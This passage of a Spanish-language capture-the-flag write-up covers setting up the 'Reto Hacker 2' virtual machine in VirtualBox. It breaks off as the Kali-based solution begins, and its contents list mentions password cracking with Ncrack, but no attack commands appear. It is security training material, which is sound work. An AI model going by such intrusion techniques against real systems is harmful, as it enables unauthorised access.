

RETO HACKER 2

2019-2020

Hola

Mi nombre es Marta González Arnaiz y esta es la resolución del Reto Hacker 2 (2019-2020) propuesto por Amador Aparicio.

También la podrán encontrar en la página web [El Lado del Mal](#).



<https://www.linkedin.com/in/maaartaa-g>



https://twitter.com/maaartaa_g




<https://github.com/maaartaa>

Tabla de contenido


PREPARACIÓN DEL ENTORNO.....	2
PROCESO DE RESOLUCIÓN	10
PRUEBAS COMPLEMENTARIAS	18
NCRACK	18

PREPARACIÓN DEL ENTORNO

Empecemos importando la máquina, para ello abrimos nuestro programa de virtualización que prefiramos, en mi caso VirtualBox. Y nos dirigiremos a "Archivo" > "Importar servicio virtualizado ...".



Se nos abrirá la siguiente ventana en la que seleccionaremos la ruta donde se sitúa nuestro archivo .ova. Seleccionamos "Next".



En el siguiente paso podremos cambiar algunas de las propiedades de la máquina. En nuestro caso no modificaremos nada y seleccionaremos la opción "Importar".

← Importar servicio virtualizado

Preferencias de servicio

Estas son las máquinas virtuales contenidas en el servicio y las preferencias sugeridas de las máquinas virtuales importadas de VirtualBox. Puede cambiar varias de las propiedades mostradas haciendo doble clic en los elementos y deshabilitar otras usando las casillas de verificación de abajo.

Sistema virtual 1	
Nombre	Ubuntu Server 18.04.4 RH2
Tipo de SO invitado	Ubuntu (64-bit)
CPU	1
RAM	1024 MB
DVD	<input checked="" type="checkbox"/>
Controlador USB	<input checked="" type="checkbox"/>
Tarjeta de sonido	<input checked="" type="checkbox"/> ICH AC97
Adaptador de red	<input checked="" type="checkbox"/> Intel PRO/1000 MT Desktop (82540EM)
Controlador de almacenamiento (IDE)	PIIX4
Controlador de almacenamiento (IDE)	PIIX4
Controlador de almacenamiento (SATA)	AHCI
Imagen de disco virtual	Ubuntu Server 18.04.4 RH2-disk001.vmdk
Carpeta base	C:\Users\maaar\VirtualBox VMs
Grupo primario	/

Carpeta base de máquina: C:\Users\maaar\VirtualBox VMs


Política de dirección MAC: Incluir solo las direcciones NAT de adaptador de red

Opciones adicionales: ☒ Importar discos como VDI


Servicio virtualizado no firmado

Restaurar valores predeterminados Importar Cancelar


Empezara el proceso de importación



Cuando finalice ya tendremos nuestra maquina y podremos iniciarla seleccionando la opción "Iniciar"




Al iniciar nos aparecerá una ventana informándonos de que hay un error relacionado con un adaptador y no podemos iniciarla.




Si seleccionamos la opción "Cerrar MV" nos aparecerá otra ventana en la que nos informa la causa del error:



Al ser un problema de falta de un pack de extensión lo que haremos es ir a nuestro navegador e insertar "Oracle VM VirtualBox Extension Pack". Seleccionaremos la primera opción y nos redirigirá a la página oficial de VirtualBox



Estando ya en la página descargaremos “VirtualBox 6.1.4 Oracle VM Extension Pack”




VirtualBox 6.1.4 Oracle VM VirtualBox Extension Pack


- [Todas las plataformas compatibles](#)

Soporte para dispositivos USB 2.0 y USB 3.0, VirtualBox RDP, cifrado de disco, arranque NVMe y PXE para tarjetas Intel. Consulte [este capítulo del Manual del usuario](#) para obtener una introducción a este paquete de extensión. Los binarios del paquete de extensión se publican bajo la [licencia de uso personal y evaluación de VirtualBox \(PUEL\)](#). Instale el mismo paquete de extensión de versión que su versión instalada de VirtualBox.


Cuando descarguemos el archivo, le ejecutaremos y nos redirigirá al programa en el que nos saldrá una ventana preguntándonos si queremos instalar el paquete. Seleccionamos la opción “Instalar”




Aceptaremos la licencia seleccionando la opción "Aceptar"




Cuando la instalación finalice nos surgirá la siguiente ventana:




Volvemos a iniciar la maquina y nos volverá a aparecer el mensaje de error, pero esta vez seleccionaremos la opción "Cambiar preferencias de red"



Se abrirá la configuración de la maquina en el apartado de "Red" y la configuraremos de la siguiente forma:



Como observamos esta vez ya podemos cambiar la configuración ya que antes nos era imposible al no tener la extensión. Para finalizar seleccionaremos la opción "Aceptar". Automáticamente se iniciará la máquina virtual:




Nos pedirá que ingresemos un usuario con su respectiva contraseña las cuales no poseemos. Esto no será un impedimento ya que el reto consiste acceder a los dichos archivos desde los servicios de los puertos.

PROCESO DE RESOLUCIÓN

Encenderemos una máquina virtual con Kali como sistema operativo y abriremos un terminal. Con ella lo que haremos es situarnos en el mismo segmento de red que el servidor. En el terminal introduciremos el comando:

